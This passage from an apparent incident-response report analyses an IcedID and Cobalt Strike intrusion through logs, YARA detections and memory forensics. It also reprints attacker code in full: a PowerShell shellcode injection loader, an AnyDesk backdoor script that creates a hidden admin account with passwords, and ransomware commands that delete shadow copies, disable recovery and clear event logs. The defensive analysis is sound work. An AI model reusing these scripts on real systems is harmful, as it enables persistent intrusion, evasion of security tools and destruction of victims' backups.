    return $var_gpa.Invoke($null, @([System.Runtime.InteropServices.HandleRef][New-Object System.Runtime.InteropServices.HandleRef((New-Object IntPtr),
    ($var_unsafe_native_methods.GetMethod('GetModuleHandle')).Invoke($null, @($var_module)))), $var_procedure))
}

function func_get_delegate_type {
    Param (
        [Parameter(Position = 0, Mandatory = $True)] [Type[]] $var_parameters,
        [Parameter(Position = 1)] [Type] $var_return_type = [Void]
    )

    $var_type_builder = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object System.Reflection.AssemblyName('ReflectedDelegate')), [
    System.Reflection.Emit.AssemblyBuilderAccess]::Run).DefineDynamicModule('InMemoryModule', $false).DefineType('MyDelegateType', 'Class, Public, Sealed, AnsiClass, AutoClass', [
    System.MulticastDelegate])
    $var_type_builder.DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflection.CallingConventions]::Standard, $var_parameters).SetImplementationFlags('Runtime, Managed')
    $var_type_builder.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $var_return_type, $var_parameters).SetImplementationFlags('Runtime, Managed')

    return $var_type_builder.CreateType()
}

If ([IntPtr]::size -eq 8) {
    [Byte[]]$v_code = [System.Convert]::FromBase64String('s7OzbnlicXZrqsZros8DIyMja64+ydzc3Guq/
Gui4B9NIiPc8GKb05aBdUsnIyMjeWuq2tzzIyMjIyMjIyIjIyIjIyNTVEdRTU4NR09PI0kZBTbIgsluxJBNYRHnY9Eq7ymf+qtBC6e/
9Jar2dlRBH38PID9VsCgp69iZgzk9bEgF8TmeLIVtU+PRIHEXdns3uY+Qme+5u6qmd6VoK3lYTsAz4uocjiNXXQXLxnMkziSYn4g6YBDn2ORAhwJ/1w/QlvAYw6oE+FG9N/h4yNHQbUf70FfPqpx8ICrcH+kXCp8lTtpe9th05qNDYIQzV/EpR4IhOdZnL
```

The BASE64 string is then XOR decoded with a decimal key equal to `35`. In order to inject the decoded shellcode, the script retrieves the function pointer for the Windows APIs function `GetModuleHandleA` and `GetProcAddress` that are needed to obtain a pointer to `VirtualAlloc`. The call to VirtualAlloc creates a new memory section with AllocationType `MEM_COMMIT | MEM_RESERVERE` (0x3000) and MemoryProtection `ExecuteReadWrite` (0x40). This type of variables passed to VirtualAlloc are classic signs of process injection. Subsequently, the shellcode is copied into the newly created region of memory and then executed through the Invoke() function.

```
    for ($zz = 0; $zz -lt $v_code.Count; $zz++) {
        $v_code[$zz] = $v_code[$zz] -bxor 35
    }

    [Byte[]]$func_gmh = [BitConverter]::GetBytes((func_get_proc_address kernel32 GetModuleHandleA).ToInt64())
    [Byte[]]$func_gpa = [BitConverter]::GetBytes((func_get_proc_address kernel32 GetProcAddress).ToInt64())
    [Array]::Copy($func_gmh, 0, $v_code, 93799, $func_gmh.Length)
    [Array]::Copy($func_gpa, 0, $v_code, 93814, $func_gpa.Length)

    $var_va = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get_proc_address kernel32.dll VirtualAlloc), (func_get_delegate_type @([IntPtr], [UInt32], [UInt32], [
    UInt32]) ([IntPtr])))
    $var_buffer = $var_va.Invoke([IntPtr]::Zero, $v_code.Length, 0x3000, 0x40)
    [System.Runtime.InteropServices.Marshal]::Copy($v_code, 0, $var_buffer, $v_code.length)

    $var_runme = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($var_buffer, (func_get_delegate_type @([IntPtr]) ([Void])))
    $var_runme.Invoke([IntPtr]::Zero)
}
```

The BASE64 string can be easily decoded through CyberChef to get the Cobalt Strike shellcode. It is possible to recognize the classic MZ header (`magic_mz_x86` and `magic_mz_x64`): `MZARUH`.



By executing the PowerShell script and monitoring the API calls performed by the process through API Monitor, it is possible to identify the calls to InternetConnectA() with the Cobalt Strike C2s specified as parameters.

Existing Yara rules detect Cobalt Strike beacons by hunting for the previously mentioned header like the following one, however, defenders need to be aware that those types of strings can be modified from beacons through malleable profiles.

```
rule Windows_Trojan_CobaltStrike_1787eef5 {
    meta:
        author = "Elastic Security"
        id = "1787eef5-ff00-4e19-bd22-c5dfc9488c7b"
        fingerprint = "292f15bdc978fc29670126f1bdc72ade1e7faaf1948653f70b6789a82dbee67f"
        creation_date = "2022-08-29"
        last_modified = "2022-09-29"
        description = "CS shellcode variants"
        threat_name = "Windows.Trojan.CobaltStrike"
        reference_sample = "36d32b1ed967f07a4bd19f5e671294d5359009c04835601f2cc40fb8b54f6a2a"
        severity = 100
        arch_context = "x86"
        scan_context = "file, memory"
        license = "Elastic License v2"
        os = "windows"
    strings:
        $a1 = { 55 89 E5 83 EC ?? A1 ?? ?? ?? ?? C7 04 24 ?? ?? ?? ?? 89 44 24 ?? E8 ?? ?? ?? ?? 31 C0 C9 C3 55 }
        $a2 = { 55 89 E5 83 EC ?? A1 ?? ?? ?? ?? 89 04 24 E8 ?? ?? ?? ?? 31 C0 C9 C3 55 89 E5 83 EC ?? 83 7D ?? ?? }
        $a3 = MZARUH ?? 5D FF E0 55 8B 15 ?? ?? ?? ?? 89 E5 8B 45 ?? 85 D2 7E ?? 83 3D ?? ?? ?? ?? ?? }
        $a4 = [redacted] ?? 5D FF E0 55 89 E5 83 EC ?? 8B 15 ?? ?? ?? ?? 8B 45 ?? 85 D2 7E ?? 83 3D ?? ?? ?? ?? ?? }
        $a5 = { 4D 5A 41 52 55 48 89 E5 48 81 EC ?? ?? ?? ?? 48 8D 1D ?? ?? ?? ?? 48 89 DF 48 81 C3 ?? ?? ?? ?? }
    condition:
        1 of ($a*)
}
```

Persistence

IcedID

During the execution of the initial IcedID malware, a scheduled task was created to maintain persistence.

```
<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
  <RegistrationInfo>
    <URI>\{C2696064-4C7C-9097-814A-BEEF61F7BE42}</URI>
  </RegistrationInfo>
  <Triggers>
    <LogonTrigger id="LogonTrigger">
      <Enabled>true</Enabled>
      <UserId>[redacted]</UserId>
    </LogonTrigger>
  </Triggers>
  <Principals>
    <Principal id="Author">
      <RunLevel>HighestAvailable</RunLevel>
      <UserId>[redacted]</UserId>
      <LogonType>InteractiveToken</LogonType>
    </Principal>
  </Principals>
  <Settings>
    <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
    <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>
    <StopIfGoingOnBatteries>false</StopIfGoingOnBatteries>
    <AllowHardTerminate>false</AllowHardTerminate>
    <StartWhenAvailable>true</StartWhenAvailable>
    <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>
    <IdleSettings>
      <Duration>PT10M</Duration>
      <WaitTimeout>PT1H</WaitTimeout>
      <StopOnIdleEnd>true</StopOnIdleEnd>
      <RestartOnIdle>false</RestartOnIdle>
    </IdleSettings>
    <AllowStartOnDemand>true</AllowStartOnDemand>
    <Enabled>true</Enabled>
    <Hidden>false</Hidden>
    <RunOnlyIfIdle>false</RunOnlyIfIdle>
    <WakeToRun>false</WakeToRun>
    <ExecutionTimeLimit>PT0S</ExecutionTimeLimit>
    <Priority>7</Priority>
  </Settings>
  <Actions Context="Author">
    <Exec>
      <Command>rundll32.exe</Command>
      <Arguments>"C:\Users\[redacted]\AppData\Roaming\{135A02C3-6844-C69D-D07F-8568923DDB93}\Riadnc1.dll",init --ok="ShiverExact\license.dat"</Arguments>
    </Exec>
  </Actions>
</Task>
```

The task was set to run when the user logged in using the 'LogonTrigger'. While audit logging was not enabled to observe the task creation via a 4698 event we were able to use Sysmon registry and file creation events for the task XML to correlate the creation with the initial IcedID malware.

Registry item related to task creation:

```
Registry object added or deleted:
RuleName: technique_id=T1053,technique_name=Scheduled Task
EventType: CreateKey
UtcTime: [redacted]
ProcessGuid: {5a11b0e5-6767-63c8-2200-000000000300}
ProcessId: 1440
Image: C:\Windows\system32\svchost.exe
TargetObject: HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\
Tree\{C2696064-4C7C-9097-814A-BEEF61F7BE42}
User: NT AUTHORITY\SYSTEM
```

File write for task XML:


```
File created:
RuleName: -
[redacted]
ProcessGuid: {5a11b0e5-6767-63c8-2200-000000000300}
ProcessId: 1440
Image: C:\Windows\system32\svchost.exe
TargetFilename: C:\Windows\System32\Tasks\{C2696064-4C7C-9097-814A-BEEF61F7BE42}
[redacted]
User: NT AUTHORITY\SYSTEM
```

Cobalt Strike

The threat actor created several scheduled tasks on different servers, to achieve persistent execution of Cobalt Strike. As you can see below, the scheduled task files were created by a `svchost` injected process.

Rule Title	Details
= Scheduled Task Created - FileCreation	
Scheduled Task Created - FileCreation	Path: C:\Windows\Tasks\SA.DAT ¦ Proc: C:\Windows\system32\svchost.exe ¦ PID: 1956 ¦ PGUID: 9C
Scheduled Task Created - FileCreation	Path: C:\Windows\System32\Tasks\ExSc ¦ Proc: C:\Windows\system32\svchost.exe ¦ PID: 1956 ¦ PG
Scheduled Task Created - FileCreation	Path: C:\Windows\System32\Tasks\Calc ¦ Proc: C:\Windows\system32\svchost.exe ¦ PID: 1956 ¦ PG
Scheduled Task Created - FileCreation	Path: C:\Windows\System32\Tasks\UpdateVelociraptor ¦ Proc: C:\Windows\system32\svchost.exe ¦
Scheduled Task Created - FileCreation	Path: C:\Windows\System32\Tasks\UpdateGPO ¦ Proc: C:\Windows\system32\svchost.exe ¦ PID: 1956
Scheduled Task Created - FileCreation	Path: C:\Windows\System32\Tasks\update ¦ Proc: C:\Windows\system32\svchost.exe ¦ PID: 1956 ¦


This is an example of one of the scheduled tasks created that, when executed, downloads and executes a Cobalt Strike beacon from `51.89.133[.]3`.



Furthermore, on a domain controller, the threat actor created a bat file under the local group policy directory.

```
C:\Windows\System32\GroupPolicy\User\Scripts\Logon\test.bat
```

The bat file contains the same PowerShell command as the scheduled task. These were then setup to execute at login by GPO policy targeting users in a specific domain group.



These same scheduled tasks could be located in the GPO policies under SYSVOL on the domain controller, below is an example of one pulled from a memory capture.

Anydesk

During the intrusion, the threat actor used a PowerShell script named `anydesk.ps1` to:

- Download AnyDesk into the ProgramData folder.
- Install AnyDesk in silent mode and set the password to access the software remotely.
- Create a user named `oldadministrator`, add it to the local administrator group, and hide it from the Windows home/login screen.

```
Function AnyDesk {

    mkdir "C:\ProgramData\AnyDesk"
    # Download AnyDesk
    $clnt = new-object System.Net.WebClient
    $url = "http://download.anydesk.com/AnyDesk.exe"
    $file = "C:\ProgramData\AnyDesk.exe"
    $clnt.DownloadFile($url,$file)


    cmd.exe /c C:\ProgramData\AnyDesk.exe --install C:\ProgramData\AnyDesk --start-with-win --silent


    cmd.exe /c echo J9kzQ2Y0qO | C:\ProgramData\anydesk.exe --set-password


    net user oldadministrator "qc69t4B#Z0kE3" /add
    net localgroup Administrators oldadministrator /ADD
    reg add "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows
    NT\CurrentVersion\Winlogon\SpecialAccounts\Userlist" /v oldadministrator /t REG_DWORD /d 0 /f

    cmd.exe /c C:\ProgramData\AnyDesk.exe --get-id

    }
```

Installing AnyDesk in this way sets up the program with a service to start automatically, providing the threat actor with an additional means of persistence in the network.

```
A service was installed in the system.

Service Name:  AnyDesk Service
Service File Name:  "C:\ProgramData\AnyDesk\AnyDesk.exe" --service
Service Type:  user mode service
Service Start Type:  auto start
Service Account:  LocalSystem
```

The AnyDesk ad.trace logs track incoming connections into the system. Those logs can be found under the folder `C:\Users\<user>\AppData\Roaming\AnyDesk`.

```
[redacted]  back  22356  10340  app.backend_session - Starting sockets.
[redacted]  back  22356  11196  app.backend_session - Incoming session request: User (150937834)
[redacted]  back  22356   5720  wgf.msg_loop - Waiting for events.
[redacted]  back  22356  11196  app.backend_session - Remote caps: sound_src, sound_sink, keyboard_sink, keyboard2, switch_sides, clip_paste_files, clip_src_files, send_sas, block_input,
request_vp_dimensions, keyboard_unicode, sysinfo, remote_restart, volatile_token, keyb_hint_src, filetransfer_server, filetransfer_client, remote_printing, whiteboard, tcp_tunnel, privacy_feature, encoder_reset, two_factor_auth,
reverse_remote_printing, force_remote_restart, lossless_codec, report_kbd_focus, reset_vp_resolution, string_input, quality_adaptive, clipboard_split, portable
[redacted]  back  22356  11196  app.backend_session - Remote OS: Windows, Connection flags: direct paid 3 4
[redacted]  back  22356  11196  app.backend_session - Remote version: 7.1.13
[redacted]  back  22356  11196  app.backend_session - Trying to register a new backend session.
[redacted]  ctrl   2768   4152  ad_app.control - Received new license info. (free-1, 28).
[redacted]  back  22356  10220  anymessage.provider - License changed. Requesting messages update.
[redacted]  back  22356  10220  win.imp_caw - Couldn't query the user token (0x00000522).
[redacted]  back  22356  10220  win.imp_caw - Couldn't query the user token (0x00000522).
[redacted]  back  22356  11196  app.backend_session - Requesting to restore permissions.
```

The ad_svc.trace log files record the external IP addresses that logged into the system. Those logs can be found under the folder `C:\ProgramData\Anydesk`.

```
[redacted]  gsvc  17928  19884     5  anynet.conn - Could not send login token. unavailable (6).
[redacted]  gsvc  17928  19884 58242  anynet.any_socket - Client-ID: 150937834 (FPR: 2ed3cbd27eab).
[redacted]  gsvc  17928  19884 58242  anynet.any_socket - Logged in from 82.102.18.244:12332 on relay 39310258.
[redacted]  gsvc  17928  19884 58242  anynet.connection_mgr - Making a new connection to client 2ed3cbd27eab02678cdd9b699427b54d8d7a9242.
[redacted]  gsvc  17928  19884 58242  fiber.scheduler - Spawning root fiber 58243.
[redacted]  gsvc  17928  19884 58242  anynet.any_socket - Accepting the connect request.
[redacted]  gsvc  17928  19884 58242  anynet.conn - Could not send login token. unavailable (11).
[redacted]  gsvc  17928  19884 58242  anynet.any_socket - Connect request accepted (direct).
[redacted]  gsvc  17928  19884     5  anynet.relay_conn - Punch socket set up on port 59728.
[redacted]  gsvc  17928  19884 58242  anynet.any_socket - Connect request accepted, tunnel route created.
[redacted]  gsvc  17928  19884 58242  anynet.any_socket - Local vport: 50, Remote vport: 13, SID: 1690731729051479
[redacted]  gsvc  17928  19884 58242  anynet.any_socket - Sending 0 queued blobs.
```

AnyDesk Client-ID:

```
Client-ID: 150937834
```

The following two IP addresses were identified that could be related to VPN services based on IPQualityScore:

- 82.102.18.244 – NordVPN
- 194.33.40.113 – Surfshark VPN

New User Creation

The `anydesk.ps1` script included the creation of a new user account, which was then added to the local administrators group and then hid from the logon screen. This latter technique is performed by setting the value of the following registry key related to the specific user, to "0":

```
HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\Userlist
```

process.name	process.command_line	process.parent.nam
reg.exe	"C:\Windows\system32\reg.exe" add "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\Userlist" /v oldadministrator /t REG_DWORD /d 0 /f	powershell.exe
reg.exe	"C:\Windows\system32\reg.exe" add "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\Userlist" /v oldadministrator /t REG_DWORD /d 0 /f	powershell.exe
reg.exe	"C:\Windows\system32\reg.exe" add "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\Userlist" /v oldadministrator /t REG_DWORD /d 0 /f	powershell.exe
reg.exe	"C:\Windows\system32\reg.exe" add "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\Userlist" /v oldadministrator /t REG_DWORD /d 0 /f	powershell.exe
reg.exe	"C:\Windows\system32\reg.exe" add "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\Userlist" /v oldadministrator /t REG_DWORD /d 0 /f	powershell.exe

Privilege Escalation

To obtain SYSTEM privileges, the threat actor executed the getsystem Cobalt Strike functionality multiple times.

We saw the threat actor use variations of this which indicates likely getsystem activity:

```
C:\Windows\system32\cmd.exe /c echo 00e4f7418cd > \\.\pipe\9090e9
```

gpupdate.exe	\0e61c4
	\10ef4e
	\7f74cc
	\DserNamePipe40
	\DserNamePipe41
	\DserNamePipe42
	\DserNamePipe43
	\DserNamePipe45
	\DserNamePipe46
	\DserNamePipe47
	\DserNamePipe48
	\DserNamePipe4a
	\DserNamePipe4c
	\DserNamePipe4e
	\DserNamePipe4f

This technique was thoroughly described here:

- SEO Poisoning to Domain Control: The Gootloader Saga Continues

When the threat actor created the new user account, they also also added that new account to a privileged active directory group.

```
A member was added to a security-enabled global group.

Subject:
        Security ID:            S-1-5-21-[redacted]-1000
        Account Name:           [redacted]
        Account Domain:         [redacted]
        Logon ID:               0x9A3D2

Member:
        Security ID:            S-1-5-21-[redacted]-14102
        Account Name:           CN=oldadministrator,CN=Users,DC=[redacted] DC=[redacted]

Group:
        Security ID:            S-1-5-21-[redacted]-14103
        Group Name:             [redacted]
        Group Domain:           [redacted]

Additional Information:
        Privileges:             -
```

Defense Evasion

Process Injection

As mentioned in the Execution section, we see IcedID injecting itself into svchost.exe

```
Process accessed:
RuleName: technique_id=T1055,technique_name=Process Injection
UtcTime:
SourceProcessGUID: {5a11b0e5-1607-64ef-5064-000000000300}
SourceProcessId: 1264
SourceThreadId: 9356
SourceImage: C:\Windows\System32\rundll32.exe
TargetProcessGUID: {5a11b0e5-6f99-63c8-1f01-000000000300}
TargetProcessId: 4492
TargetImage: C:\Windows\system32\svchost.exe
GrantedAccess: 0x1068
CallTrace: UNKNOWN(000001DD37AA03A6)
SourceUser:
TargetUser:
```

We also observed Cobalt Strike injecting into gpupdate.exe. Later they injected themselves into svchost.exe. This was done as a result of using named pipe impersonation to get SYSTEM rights on the client.

```
Process accessed:
RuleName: technique_id=T1055.001,technique_name=Dynamic-link Library Injection
UtcTime:
SourceProcessGUID: {5a11b0e5-bb94-64f0-da79-000000000300}
SourceProcessId: 4764
SourceThreadId: 4296
SourceImage: C:\Windows\system32\rundll32.exe
TargetProcessGUID: {5a11b0e5-bbfc-64f0-e379-000000000300}
TargetProcessId: 4860
TargetImage: C:\Windows\system32\gpupdate.exe
GrantedAccess: 0x1FFFFF
CallTrace: C:\Windows\SYSTEM32\ntdll.dll+9e614|C:\Windows\System32\KERNELBASE.dll+8dcc|C:\Windows\System32\KERNELBASE.dll+75de|C:\Windows\System32\KERNELBASE.dll+7186|C:\Windows\System32\KERNEL32.DLL+1c7b4|UNKNOWN(0000018B255EF2CD)
SourceUser:
TargetUser:
```

event.code	event.action	process.executable	process.pid	winlog.event_data.TargetImage	winlog.event_data.SourceUser	winlog.event_data.TargetUser	winlog.event_data.TargetProcessId	winlog.event_data.CallTrace
10	Process accessed (rule: ProcessAccess)	C:\Windows\system32\gpupdate.exe	4860	C:\Windows\system32\svchost.exe	[redacted]	NT AUTHORITY\SYSTEM	988	C:\Windows\SYSTEM32\ntdll.dll+9d1e4|C:\Windows\System32\KERNELBASE.dll+2bcbe|UNKNOWN(0000011CE36A071E)
8	CreateRemoteThread detected (rule: CreateRemoteThread)	C:\Windows\System32\gpupdate.exe	4860	C:\Windows\System32\svchost.exe		NT AUTHORITY\SYSTEM	988	

Dumping PID 4860 from memory and scanning with YARA rules from the LOKI signature base we can find evidence of the Cobalt Strike injection.

Volatility dump command:

```
vol -f [REDACTED].dmp  windows.memmap.Memmap --dump --pid 4860
```

Scan results:

```
CobaltStrike_Sleep_Decoder_Indicator pid.4860.dmp
0x281000:$sleep_decoder: 48 89 5C 24 08 48 89 6C 24 10 48 89 74 24 18 57 48 83 EC 20 4C 8B 51 08 41 8B F0 48 8B EA 48 8B D9 45 8B 0A 45 8B 5A 04 4D 8D 52 08 45 85 C9
HKTL_CobaltStrike_Beacon_4_2_Decrypt pid.4860.dmp
0x281137:$a_x64: 4C 8B 53 08 45 8B 0A 45 8B 5A 04 4D 8D 52 08 45 85 C9 75 05 45 85 DB 74 33 45 3B CB 73 E6 49 8B F9 4C 8B 03
```

We can get further corroboration with 1768.py:

```
File: pid.4860.dmp
Sleep mask 64-bit 4.2 deobfuscation routine found: 0x00281137
```

We can also use the memory file processed with MemprocFS for similar YARA scan hits:

```
Match Index:  11
Rule:         Windows_Trojan_CobaltStrike_663fc95d
Tags:
Author:       Elastic Security
Id:           663fc95d-2472-4d52-ad75-c5d86cfc885f
Fingerprint:  d0f781d7e485a7ecfbbfd068601e72430d57ef80fc92a993033deb1ddcee5c48
Creation_date: 2021-04-01
Last_modified: 2021-12-17
Description:  Identifies CobaltStrike via unidentified function code
Threat_name:  Windows.Trojan.CobaltStrike
Severity:     100
Arch_context: x86
Scan_context: file, memory
License:      Elastic License v2
Os:           windows
Memory Type:  Virtual Memory (VAD)
Memory Tag:
Base Address: 0x0000011ce3690000
PID:          4860
Process Name: gpupdate.exe
Process Path: \Device\HarddiskVolume5\Windows\System32\gpupdate.exe
CommandLine:  C:\Windows\system32\gpupdate.exe
User:         C:\Users\[redacted]
Created:      [redacted]

Matches:
[]: 11ce36a91f8

[] 11ce36a91f8:
0000011ce36a91b0    48 8b 5c 24 30 48 83 c4  20 5f c3 cc 48 89 5c 24   H.\$0H..  _..H.\$
0000011ce36a91c0    08 57 48 83 ec 20 8b da  8b f9 e8 f1 21 00 00 2b   .WH..  ......!..+
0000011ce36a91d0    df 99 ff c3 f7 fb 48 8b  5c 24 30 8d 04 17 48 83   ......H.\$0...H.
0000011ce36a91e0    c4 20 5f c3 8b 44 24 28  89 11 44 89 41 04 89 41   . _..D$(..D.A..A
0000011ce36a91f0    0c 44 89 49 08 c3 cc cc  48 89 5c 24 08 57 48 83   .D.I....H.\$.WH.
0000011ce36a9200    ec 20 48 8b 59 10 48 8b  f9 48 8b 49 08 ff 17 33   . H.Y.H..H.I...3
0000011ce36a9210    d2 41 b8 00 80 00 00 48  8b cf ff d3 48 8b 5c 24   .A.....H....H.\$
0000011ce36a9220    30 33 c0 48 83 c4 20 5f  c3 cc cc cc 48 89 5c 24   03.H..  _....H.\$
```

Disable or Modify System Firewall

We observed the threat actor attempting to access a restricted host by pivoting through another host.

This was attempted by using the built-in netsh portproxy command to port forward 3390 on the local host, to 3389 (RDP) on the remote host.

-
-

Stops known services on the host

- Generates a list of services to stop based on a built-in list and checking each system using `Get-Service`
- Services of interest:

```
eventlog
wecsvc
SntpService
Sophos Agent
Sophos Endpoint Defense Service
Sophos Message Router
Sophos System Protection Service
ArcticWolfAgentMgr
endpoint
cybereason
cylance
DefWatch
ccEvtMgr
ccSetMgr
SavRoam
RTVscan
YooBackup
YooIT
zhudongfangyu
sophos
stc_raw_agent
VSNAPVSS
VeeamTransportSvc
VeeamDeploymentService
VeeamNFSSvc
veeam
PDVFSService
BackupExecVSSProvider
BackupExecAgentAccelerator
BackupExecAgentBrowser
BackupExecDiveciMediaService
BackupExecJobEngine
BackupExecManagementService
BackupExecRPCService
AcrSch2Svc
AcronisAgent
CASAD2DWebSvc
CAARCUpdateSvc
SBPIMSvc
OssecSvc
```

Deletes shadow copies Sets system to boot into recovery mode on next restart

```
$locker_cmd_list += \"vssadmin delete shadows /all /quiet\"
$locker_cmd_list += \"wmic shadowcopy /nointeractive\"
$locker_cmd_list += \"wmic shadowcopy delete\"

$locker_cmd_list += \"bcedit /set {default] bootstatuspolicy ignorereallifefailures\"
$locker_cmd_list += \"bcedit /set {default] recoveryenabled no\"

if ($clearevents) {
    $eventlogstoclear | foreach {
        #RemoteExec -Params @{ 'method' = $execmethod; 'cmd' = 'wevtutil cl \"windows powershell\"' }
        #RemoteExec -Params @{ 'method' = $execmethod; 'cmd' = ('wevtutil cl \"' + $_ +'\"') }
        # 4.80 moved to locker_cmd_list
        #RemoteExec -Params @{ 'method' = $execmethod; 'cmd' = '{0} \"{1}\"' -f 'wevtutil cl', $_ }
        $locker_cmd_list += '{0} \"{1}\"' -f 'wevtutil cl', $_
    }
}

# add self-delete
